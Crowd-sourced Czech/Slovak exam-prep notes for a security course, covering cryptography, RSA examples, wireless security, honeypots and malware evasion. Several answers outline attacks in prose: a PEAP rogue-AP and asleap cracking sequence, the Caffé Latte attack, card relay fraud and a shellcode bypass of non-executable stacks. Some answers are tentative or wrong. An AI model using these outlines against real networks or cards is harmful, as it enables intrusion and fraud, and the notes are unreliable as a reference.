* analýza malwaru

* signatury

IDS a IPS znát rozdíly, princip, rozdělení, nevýhody

- IPS systém prevence průniku - rozšiřují IDS, při detekci útoku mu i zabrání
- IDS systém detekce průniku - útok detekují ale samy o sobě s ním nic nedělají
- IPS systémy jsou považovány za rozšíření **IDS systémů**, protože monitorují jak provoz na síti, tak i aktivity operačního systému, které by mohly vést k narušení bezpečnosti. Hlavní rozdíl oproti IDS systémům je, že systém IPS je zařazen přímo do síťové cesty (in-line), a tak může aktivně předcházet, případně blokovat detekovaný nežádoucí a nebezpečný provoz na síti. Konkrétněji, IPS může provádět takové akce jako vyvolání poplachu, filtrování škodlivých paketů, násilné resetování spojení a/nebo blokování provozu z podezřelé **IP adresy**. Všechny tyto úkony často provádí ve spolupráci s firewallem. IPS také umí opravit chybný **cyklický redundantní součet** (CRC), defragmentovat proudy paketů, předcházet problémům s řazením TCP paketů, a čistit nežádoucí přenos včetně nastavení síťové vrstvy.

* APT a NBA vědět co to je

* honeypot, honeynet, rozdíly interakce

- Systémy **Honey Pot**
 - zkoumají online hrozby v síti
 - typická farma Honey Pot
 - skupina počítačů s různými verzemi OS připojená k síti
 - typický výsledek za týden:
 - Počítače byly skenovány 46255 krát
 - 4,892 přímých útoků
 - např. Windows XP bez aktualizací
 - infikováno během 18 minut
 - během hodiny se z něj stal "bot"
- Honeypoty se někdy sdružují do **sítě**, tzv. **honeynetu**.
 - V těchto sítích jsou sdílěna data o malwarech a jejich **trendech**. Nejčastěji jsou to způsoby šíření, užití **algoritmy** v malwaru, atd.

* aplikační firewall

25) co je to exploit a jak zabránit SQL injection

z wiki: Exploit je v informatice speciální program, data nebo sekvence příkazů, které využívají programátorskou chybu, která způsobí původně nezamýšlenou činnost software a umožňuje tak získat nějaký prospěch. Obvykle se jedná o ovládnutí počítače nebo nežádoucí instalaci software, která dále provádí činnost, o které uživatel počítače neví (např. nějaký druh malware). Běžně používanou ochranou je včasná instalace aktualizací, které vydá tvůrce chybného software.


SQL injection je technika napadení databázové vrstvy programu vsunutím (odtud „injection“) kódu přes neošetřený vstup a vykonání vlastního, samozřejmě pozměněného, SQL dotazu.

([zdroj](#))

zabránění SQL Injection - všechny uživatelské vstupy, které se propagují do SQL dotazů ošetřit pomocí funkcí na sql escape (sanitizovat) sekvence v PHP např. `mysql_real_escape_string()`

26) Feistelova šifra, vysvětlit + obrázek

- základ některých symetrických šifíř (DES)
- používá ju mnoho iných algoritmov



28) statický malware a další typy


- logická bomba
- viry?
- trojské koně?
- žertovné programy?
- otázka co se považuje za statické???

29) aktivní autentizace u pasy (psie hovno)

- data podepsána certifikační autoritou - ochrana proti klonování
- součástí podepsaných dat je i veřejný klíč
- na kartě také soukromý asymetrický klíč, který neopustá kartu
- využívá challenge-response - čtečka pošle náhodné číslo a karta ho zašifruje soukromým klíčem - čtečka pak veřejným klíčem (který má také od karty ale podepsaný CA) dešifruje a porovná, jestli se rovná - pokud ano, je to důkaz, že karta obsahuje správný soukromý klíč
- V čipu pasu je bezpečně uložen soukromý asymetrický klíč. Tento klíč čip nikdy neopustí (neexistuje příkaz pro přečtení klíče), snímač se pouze může přesvědčit, zda čip má tento klíč k dispozici. Součástí dat uložených na čipu a digitálně podepsaných vydávající autoritou je veřejný klíč čipu (datová skupina 15). Snímač tento klíč přečte a pomocí protokolu výzva-odpověď (konkrétně snímač posílá náhodné číslo, které čip pasu doplní další náhodnou částí a digitálně podepíše) si ověří, zda čip má k dispozici soukromý klíč odpovídající veřejnému. Padělatel tedy nemůže vytvořit kompletní kopii čipu, neboť z původního čipu nemůže získat soukromý klíč. [\[Zdroj\]](#)

30) mode counter, obrázek + vysvětlit (wifi - slajd 22 nějaký kec a 33 obrázek, který chteli)

Režim Counter (režim čítače, CTR) [4] předpokládá, že na vstup odpovídajícího algoritmu blokové šifry vrátí hodnotu čítače, který se zvětšuje od začátku. Režim udělá z blokové šifry proudovou šifru, tedy generuje sekvenci, s kterou se provádí operace XOR s otevřeným textem. Původní text a blok ciphertextu mají stejnou velikost bloku jako hlavní šifra (například DES nebo AES)[wiki]



31) popsat GTK (Hole 196), jaké útoky lze na něj provádět. (wifi slajd 40)

group temp key - všichni ho znají, útočník, který je připojen na wifi tak může číst pakety pro jinaci stanice - spoofing

32) Vigenere & Vernam - i z hlediska analýzy

- zástupci polyalfabetických substitucí - nelze (nemá význam) použít frekvenční analýzu, protože nastává ke zploštění frekvenční charakteristiky
- **Vigener** - koduje podle klíče, písmeno klíče je hodnota o kolik se znak posune $a=0$..

- **Používá Caesarova principu**

- s rozdílnými posuvy pro jednotlivé znaky, aby se zakryla frekvence znaků
- znaky klíče definují posuv pro jednotlivá písmena
- klíč je periodicky opakován, aby obsáhl celou délku šifrovaného textu

- **Příklad:**

Otevřený text:	vigenerescipher
Klíč:	keykeykeykeykey
Šifrovaný text:	FMEORCBIQMMNRIP


- $a=0, b=1, c=2, \dots z=25 \bmod 26$

- **Vernam** - Nahodný klíč, stejně dlouhý jako plaintext, neopakuje se

34) DES - obrázek vysvětlit

- symetrický
- šifruje bloky o sírce 64 bitů klíčem o velikosti 56 bitů
- Feistellova šifra s dostatočnou počátečnou permutací
- Komplikovaná funkce F
- 16 kol
- 56 bitový klíč, posuvy a permutace vytvářejí 48bitové subklíče pro každé kolo
- Požadavky:
 - musí zajišťovat vysokou bezpečnost
 - musí být přesně specifikovány
 - bezpečnost nesmí záviset na utajení algoritmu
 - musí být realizovatelný pomocí HW
 - musí být rychlý

DES



35) typy honeypotů (3)

Based on deployment:

1. production honeypots
2. research honeypots

Based on design criteria:

1. pure honeypots
 2. high-interaction honeypots
 3. low-interaction honeypots
- zkoumají online hrozby v síti
 - jsou to systémy bez bezpečnostních opatření a záplat

2. definice:

1) Fyzické

1.1) Serverové a klientské honeypoty - Jde o stanici bez jakékoliv funkce, která v síti „čeká“ na to, až na ni útočník zaútočí. Tyto útoky nebo pokusy o komunikaci jsou pak sledovány a analyzovány.

1.2) Bezdrátové honeypoty - Úkolem je chránit bezdrátové sítě, a to formou vytváření velkého množství fiktivních bezdrátových přístupových bodů které se útočník pokusí napadnout.

2) Virtuální

2.1) S nízkou mírou interakce - Jsou schopny emulovat určité funkce, programy nebo pl, služby operačního systému. Tato emulace je však do jisté míry omezena.

2.2) S vysokou mírou interakce - Na rozdíl od předchozích schopny emulovat celé systémy s velkým množstvím služeb a aplikací.

zdroj> https://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=54402


36) dynamický malware a další typy

37) Basic Access Control u elektron. pasů

- kluc získány z strojově čitelné zóny
 - číslo pasu, datum narození a expirace se hashuje pomocí SHA-1 (získají se 2 3DES klucy)
- malá entropie dat z této zóny
- musí mít všechny EU pasy

38) CBC, obrázek + vysvětlit

- Každý blok zprávy je xorován s předchozím zašifrovaným blokem
- První blok je xorován s Inicializačním Vektorem IV



Cipher Block Chaining (CBC) mode encryption

http://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Cipher-block_chaining_.28CBC.29

40. Co může zaručovat dostupnost a důvěrnost

41. Jak lze provést útok na paměťový skrytý kanál

42. Jaký je princip útoku Caffé Latte - Nakreslit

Využívá slabost klientů připojovat se automaticky na známé sítě
Útočník sleduje probe žádosti od klienta a vytváří falešný AP
Klient se automaticky snaží autentifikovat do tohoto AP
Klíč dokáže odhalit během 20 min.

Postup:

1. Klient posílá auth. žádost
2. Útočník odpovídá challenge textem
3. Klient vrací IV a zašifrovaný challenge text

4. Útočník zistuje key-stream pre IV a posiela info o uspešnej autentifikácii
Co prosim znamena ta IV? inicializacni vektor
A co prosim znamena challenge text?

44. Ktery z rezimu blokovych sifer lze pouzit jako PRNG a nakreslit a popsat

Blokova sifra v rezime OFB. Obrazek v Kryptografii slide 21

45. Jake jsou zabezpecovaci protokoly standardu 802.1x, nejbezpecnejsi popsat a popsati utoky na nej

46. Jak se muze malware vyhnout detekci (aspoň 3) a jeden detailněji popsat

Obfuskace - vyhýbání se odhalení, skrývání

- polymorfni - mutace kódu, ale funkcionalita se nemění. Kód se při každém spuštění změní, funkcionalita zůstává stejná.

- oligomorfni - mutace kódu změnou několika částí na předdefinované alternativy. Pouze stovky různých kódů.


- metamorfni - vytváření naprosto odlišných logických ekvivalentů. Překlad do přechodné reprezentace, úprava reprezentace, opětovný překlad do binárního kódu.

- šifrování - tělo kódu je šifrováno, připojen dešifrovací mechanismus. Šifrování není morfismus!

Techniky

- dead-code insertion (NOP)
- transposice kódu
- výměna registrů - náhodné přehození registrů v každém replikačním cyklu
- subroutine reordering - změna pořadí funkcí
- substituce instrukcí za ekvivalenty (MOV za PUSH/POP)
- integrace do kódu - kód je dekompilován, malware vložen dovnitř a celkový kód znovu zkompilován

47. Popsat útok Relay na cipove karty



V jednoduchosti: Ja (Carol) mám fake kartu, ktoru mám pripojenu k nejakému bezdrátovému systému (prípadne wired, ale to je viac amaterske). Musím mať spolupracovníka (Bob), ktorý si vyhlíadne obeť (Alice). Keď budem chcieť platiť svojou fake kartou, tak môj spolupracovník musí prísť k platobnému terminálu k obeť (pokiaľ využívam wireless karty nemusí o tom obeť ani vedieť). Obeť si myslí, že platí za nejaký tovar (povedzme večera, prípadne pri wireless nemusí vôbec o ničom vedieť). V tomto momente sa vytvorí akoby most (relay) medzi fake a skutočnou kartou. Pri platení to vyzera, že platím svojou kartou, ale v skutočnosti platím karty od Alice. Alice si myslí, že platí za večeru ale v skutočnosti platí za niečo iné.

[OT] - ak ste videli film Vrchni Prchni, tak si predstavte hlavného hrdinu ako tam behá s platobným terminálom :). Dik moc :)

48. Vertical scan

- pouze na 1 hostovi se skenují všechny porty (pro získání možných zranitelností cíle)
- zdroj: 02_snsecurity.pdf, slajd 12. a nebo také [zde](#)

Horizontal scan

- skenuje se 1 port na skupině počítačů (pro získání možných cílů dané zranitelnosti)

49. co zaručuje dostupnost důvěrnost a integritu


Řízení přístupu:

- nepovinné
 - uživatel a proces dostávají identifikaci, jeden stupeň utajení, práva může měnit uživatel
- povinné
 - bezpečnostní atributy <stupeň utajení, kategorie>, více stupňů utajení, uživatel nemůže měnit práva
- minimální - k některým objektům má přístup pouze privilegovaný proces
- základní - uživatel má práva k objektům a procesům
- vyšší - přístup pomocí kombinace uživatel/proces/objekt

50. nakreslit a popsat strom CA a křížovou certifikaci

jeden CA nestačí, vzniká stromová struktura, nižší CA jsou uloženy ve vyšších

- ve velkých skupinách uživatelův nestačí jedna CA
- VK certifikačních autorit mohou být opět certifikovány jinými CA
- stromové struktury certifikačních autorit
 - křížová certifikace mezi stromy - certifikační autority si podepíší své certifikáty vzájemně
- koreňový veřejný klíč
 - řetěz certifikací nemůže být nekonečný
 - veřejný klíč posledního certifikátu zůstává necertifikovaný (podepsaný sebou)



Two typical X.509 Certification paths

51. které režimy blokových šifer nezaručují (nebo možná zaručují) integritu a nakreslit schémata

CBC, CFB, OFB ? (zaručují)

53. popsat časový skrytý kanál a možný útok

zatížení procesoru nebo I/O zařízení

54. jaké protokoly jsou použity ve standardu 802.1x pro autentizaci, jakým způsobem autentizace probíhá a popsat útok na nejbezpečnější z nich

-EAP protokol pro autentizaci

-průběh autentizace:

1. klient se připojí k přípojnému bodu
 - přípojným bodem může být například switch nebo bezdrátový přístupový bod přípojný bod akceptuje pouze autentizační EAP rámce
 - d (AP)
2. ostatní (datový) provoz od klienta je blokován
3. klient odešle autentizační informace pomocí EAP protokolu
 - autentizaci řídí u klienta speciální nástroj, tzv. suplikant („prosebník“)
4. přípojný bod přepoše žádost RADIUS serveru

5. na RADIUS serveru proběhne ověření uživatele
 - pokud je uživatel **lokální**, proběhne jeho ověření přímo na RADIUS serveru
 - pokud uživatel lokální není, proběhne žádost o autentizaci přes strukturu RADIUS serverů až k uživatelské domovské síti
6. o výsledku autentizace je informován přípojný bod, který v případě úspěchu odblokuje klientovi datový provoz

A ten útok?

56. tamper evident + příklad zařízení

- mechanismus, který při neoprávněném zacházení zanechává důkaz
- př. pečeť, holografické nálepky

58. RSA

Ahoj, pokusím se, ale řekl bych, že to zadání má být trochu jinak: p a q by měla být prvočísla.

-+Takže bych to viděl např. takto:

$$p = 11$$

$$q = 7$$

$$n = p * q = 77$$

$$\Phi(n) = (p-1) * (q-1) = 10 * 6 = 60$$

volba $1 < e < \Phi(n)$: 2 ne, 3 ne, 4 ne, 5 ne, 6 ne, 7 ok ($60 \% e \neq 0$)

výpočet d:

$$(d * e) \% \Phi(n) = 1$$

$$(7 * d) \% 60 = 1$$

Tedy budu zkoušet násobky 60 (+ 1) a hledám takové číslo, které bude dělitelné 7.

61 ne, 121 ne, 181 ne, 241 ne, 301 ano ($301 / 7 = 43$)

Takže: $d = 43$

Pevně věřím, že to jde nějak sofistikovaněji... :-)

Tedy jenom ověření, že to funguje (na to potřebuji kalkulačku, takže na zkoušku by to byl problém):

Řekněme, že chceme $m = 2$

$$1) m = 2$$

$$c = m^e \% n$$

$$c = 2^7 \% 77$$

$$c = 51$$

$$2) c = 51$$

$m = c^d \% n$
 $m = 51^{43} \% 77$
 $m = 2$

59. jak a proč posílat SPAM

- spam se používá k podvodnému zvyšování provozu webu, phishing, krádež identity, získávání hesel a jiných autentizačních opatření, rozesílání např. pomocí botnetu
-
- // nie je spam nevyžiadaná posta? --jj je, ale toto jsou důvody proč ho posílat viz slajdy bis01(36) - klidně to opravte jestli jsem to blbě pochopil, počkam si este na vyjadrenie niekoho ďalšieho ale imho spam a phishing nie je jedno a to iste, spam je iba jedna z formiem ako sa da phishing robit -- ja jsem tady dal odpověd na to proč posílat spam a to je podle me kvůli phishingu treba, ano beriem spat uz som to pochopil (y)

60. který typ blokové šifry se dá použít jako PRNG

OFB

61. dešifrovat (byl to to caesar s posunem 3)

64. (hrozby, aktiva, bezpečností funkce) (státnicová otázka)

66. proč se SSID hiding a MAC filtering nepovažuje za zabezpečení

SSID je lahko odhaliteľne, lebo pomocou spravneho SW vies zistiť, že na danom kanale "niekto" vysiela. MAC filtering nic neriesi, lebo v prípade nesifrovanej komunikácie je možné odchytiť komunikáciu a teda je možné zistiť zdrojovú a cieľovú adresu -> tým pádom viem lahko skopirovať MAC adresu od klienta, ktorý má povolený prístup na AP.

68. cookie httpOnly (nelze zjistit např. javascriptem)

ZPRACOVANO ZDE:

https://drive.google.com/file/d/0B2xZqT_SyfFVVjZlaUlaV2F2cFU/view?usp=sharing

- použito pouze při zasílání http nebo https dotazů, čímž je zamezen přístup jiným API (např JavaScript)
- omezení snižuje hrozbu odcizení cookie pomocí XSS (ale neeliminuje zcela)
- pouze session-management cookies

69. jak a proč udělat phishing útok

PROČ:

- získání (osobních) dat
- nalákání na podvodný web

JAK:

- pomocí SPAMu

74. popsat útok na PEAP (ve vlastní síti)

1. Začneš sa tváriť ako AP.

2. Spustíš si k tomu vlastní RADIUS server. (klient v tomto případě nekontroluje certifikát, případně uzná podvrhnutý)
3. Klienta, kterého chceš chytit, zhodíš z originál AP.
4. Skúsiš asleap-om cracknúť heslo.

76. 3 faktory autentizace

-faktor znalosti - auten. na základě toho co uživatel zná - heslo

-faktor vlastnictví - auten. na základě toho co uživatel má - certifikát na usb, čipová karta, klíč

-faktor neměnné charakteristiky - auten. na základě toho čím uživatel je - biometrický charakter

78. cookie Secure

Použití u cookie:

Set-Cookie: PHPSESSID=c9e59d61a21cae8768asd76b5243; path=/; **Secure** ;

Při nastavení flagu se cookie odešle pouze v případě šifrovaných protokolů.

81. 3 podmínky nerozlučitelnosti Vernamovy šifry

- klíč musí být skutečně nahodně vygenerována sekvence - ne pseudogenerátorem - říkal ze za valky někde na sibiri sedely marky u psacích stroju a nahodně tam datlovaly text - to byla špatná nahodnost ... :]
- délka šifrované zprávy se musí rovnat délce klíče! **length(zprava)==length(klic)!!!!**
- klic nesmí být nikdy použit znovu

82. bezpečnostní cíle a funkce (nebo tak něco - řízení přístupu, ...)

83. Popište, jak jste provedli útok na bezdrátovou síť chráněnou WPA

84. Popište, jaké nejdůležitější kroky musí administrátor sítě provést, aby zjistil, zda síť není napadena boty.

???

85. Pro zadané p,q,e vypočtete d u RSA klíče

$$d \cdot e \bmod (p-1)(q-1) = 1$$

86. Popište jaký sql-injection útok byste provedli na aplikaci, používající tento dotaz (SELECT)

87. Zabezpečení databáze na síťové vrstvě

88. Čím zajišťujeme důvěrnost a dostupnost?

- a) šifrujem b) chráníme před dos?

89. Nakreslete/popíšte strukturu TPM čipu a k čemu se využívá.

90. Plaintext a zašifrovaný text - určit jaký režim bloková šifra používá a popsat ho.

91 Popište vztah NFC (near field communication) a čipových karet.

92. Které bezpečnostní funkce mohou poskytovat čipové karty?

- autentizace, podepisování, šifrování/dešifrování

93. Co znamená AAA funkce RADIUS serveru pro uživatele?

94. bezp. ciele cipovych kariet

- autentizacia, integrita, dovernost

96.kryptografie - symetrické, asymetrické šifrování, algoritmy, blokové šifry

97.Slabiny WEP a jak je WPA, WPA2 odstraňují

99. Skryté kanály

102. Zakreslit do jednoho obrázku Bell-LaPadův a Bibův model

104. Spojení mezi rizikem, hrozbou, zranitelným místem a aktiva



viz: http://wiki.fituska.eu/index.php/Anal%C3%BDza_rizik

105. Popsat dva principy jak se zaručuje důvěrnost

107. Co je to inference database? (thx blazer)

108. Co je to autorizace a na zaklade ceho se realizuje?

kontrola, ze identifikovany uzivatel ma skutecne pristup tam kam zada. na zaklade jmena a hesla? pripadne nejake biometriky nebo tak

109. Co musi splnovat DVB?

- zajišťovat integritu sama sebe a svěřených objektů
- nesmí existovat možnost ji obejít

110. Co musi system splnovat aby bylo mozne pouzit buffer overflow?

112. Stručně charakterizujte:

a) steganografie - šifra, která ukrývá přenášený text uvnitř jiného textu

b) riziko - kombinace zranitelného místa a hrozby

c) honeypot systémy- systémy bez bezpečnostního opatření a záplat, jsou určeny k útokům(využívají se k analýze útoků)

d) phishing - využití sociálního inženýrství k získání dat podvodem (většinou vizualizací známých webových stránek(pharming))

114. 3 základní požadavky na bezpečnost systému (důvěrnost, integrita a dostupnost) a stručně charakterizovat

115. Kerckhoffův princip

Kerckhoffův princip - bezpečnost šifry nesmí záležet na použitém algoritmu, ale na klíči.

- a) **uvést šifru, která tento princip nesplňuje** Nesplňuje ji Caesarova šifra, Steganografie,...
- b) **splnuje:** symetrická šifra AES či hashovací funkce SHA-2, protokol TLS

116. Napsat 2 typy virů a charakterizovat

- makroviry Napsané v makrojazyce (např. v dokumentech Word)
- boot sector viry
- souborový infektor
- skriptovacie

117. ARP Flooding

118. Základní postup analýzy rizik a její vstupy a výstupy

119. Co to jsou skryté kanály a uvést 2 typy paměťově skrytých kanálů

- způsoby jimiž lze předat informace neoprávněným uživatelům v systémech s povinným řízením přístupu
- *metadata souboru*
- *stav V/V prostředků*

120. Co musí splňovat kryptografická hashovací funkce

- fixní velikost výstupu
- libovolná velikost vstupu
- lze jednoduše spočítat $y = F(x)$
- **nelze jednoduše:**
 - pro dané "y" spočítat x; $F(x) == y$ (*first preimage resistance*)
 - pro dané "x", $F(x) == y$ nalézt x', aby $F(x') == y$ (*second preimage resistance*)
 - nalézt dvě různá x, x', aby $F(x) == F(x')$ (*collision resistance*)

121. Stručně charakterizujte:

- a) spam
- b) bezpečnostní incident

123. rozdíl mezi symetrickou a asymetrickou kryptografií

symetrická - jeden sdílený klíč na šifrování a dešifrování

asymetrická - každý účastník má veřejný a soukromý klíč

správa se šifruje veřejným klíčem adresáta, ten si ji může dešifrovat svým soukromým klíčem

126. MAC spoofing

podvrhnutie mac adresy

127. Popsat generace analýzy rizik a jejich rozdíly

1. Metody Checklist - každé z řešení je značně univerzální
2. Mechanistické inženýrské metody - zobrazuje problém do velkého množství částečných řešení
3. Logické transformační - model pro analýzu rizik musí znát nejenom strukturu systému, ale i funkčnost
4. Organizačně řízené - hledá se řešení i v netechnických oblastech

128. Co to jsou skryté kanály a uvést 2 typy časově skrytých kanálů

ja chapem skryty kanal tak, ze prenasas informace niecim co normalne ta nenapadne sledovat, napr. zatazenim disku zatazeny znamena bit 1 nezatazeny bit 0 a na zaklade toho prenesies nejake info

viz bis01.pdf - slide 64

su to komunikacne kanaly, ktore prenasaju informace bez autorizacie alebo vedomosti tvorcu ci operatora bezpecnostneh systemu

- a) zatížení procesoru (vysílám 1 tím že v daný okamžik zatímím procesor)
- b) zatížení V/V zařízení (sítě, disku...)

otazka AAA z pohledu uzivatele:

Pohled uzivatele

Autentizace: musi se prihlasit do systemu

Autorizace: musi mit dostatecne opraveni pro ruzné interakce se systemem

Uctovatelnost: jeho akce jsou zaznamenavany a nasledne mohou byt napr. zpoplatneny

Pohled administratora:

Autentizace: musi zajistit prihlasovani do systemu, sprava databaze uzivatelu a pristupovych udaju (hesla, otisky prstu...)

Autorizace: musi spravovat nastaveni opraveni jednotlivych uzivatelu

Uctovatelnost: musi spravovat databazi akci provedenych v systemu

"Jak zabránit útoku typu buffer overflow a jak teoreticky toto zabezpečení obejít ? " (tk nějak to tam bylo).

Napsal jsem to co se muselo delat v projektu - zakázat spusteni kodu na zasobniku, pouzivat nahodna mista v pameti (tak nejak) .

Jak to obejít:

Do shellkódu na zásobníku přidám i volání nativní funkce pro změnu oprávnění stránek

(Windows VirtualProtect, Linux mprotect). Dám stránce stacku na kterým mám svůj zbytek shellcodu povolení pro vykonávání.

Tudíž na zásobníku musí být nejprve přepsána návratová adresa a připraveny parametry tak, abych se dostal do VirtualProtect s parametry pro změnu oprávnění stránky. Dále musí být na zásobníku návratová adresa zpátky do shellkódu. A pak tam mohou být ty instrukce škodlivé.

jak už vyplývá ze samotného překladu:

replay - opakování, tj. odchytnes posloupnost paketu - komunikaci a při útoku používáš tu svoji část paketu, která je pořád stejná, obrana časová razítka, číslování paketu, atp
relay - předávání, mezi dva komunikující konce je vložen prostředník, který modifikuje, předává, zaměňuje zprávy, viz např. útok na RFID/platební karty, jeden člověk je u terminálu s falešnou kartou, druhý člověk je na druhém konci světa se čtečkou u oběti, komunikace přes web -> dlouhé lagy, předávání příkazů a odpovědí, obrana je důsledná autentizace, zkrácení času na odpovědi, atp

Příklad na RSA

ja som na to isiel zhruba takto, neviem ci spravne ci nie, urcite sa da aj inak..

příklad z písomky:

$$q = 17$$

$$p = 11$$

$$e = 3$$

mas vzorec:

$$e \times d \bmod (q-1)(p-1) = 1$$

$$3 \times d \bmod (17-1)(11-1) = 1$$

$$3 \times d \bmod 160 = 1$$

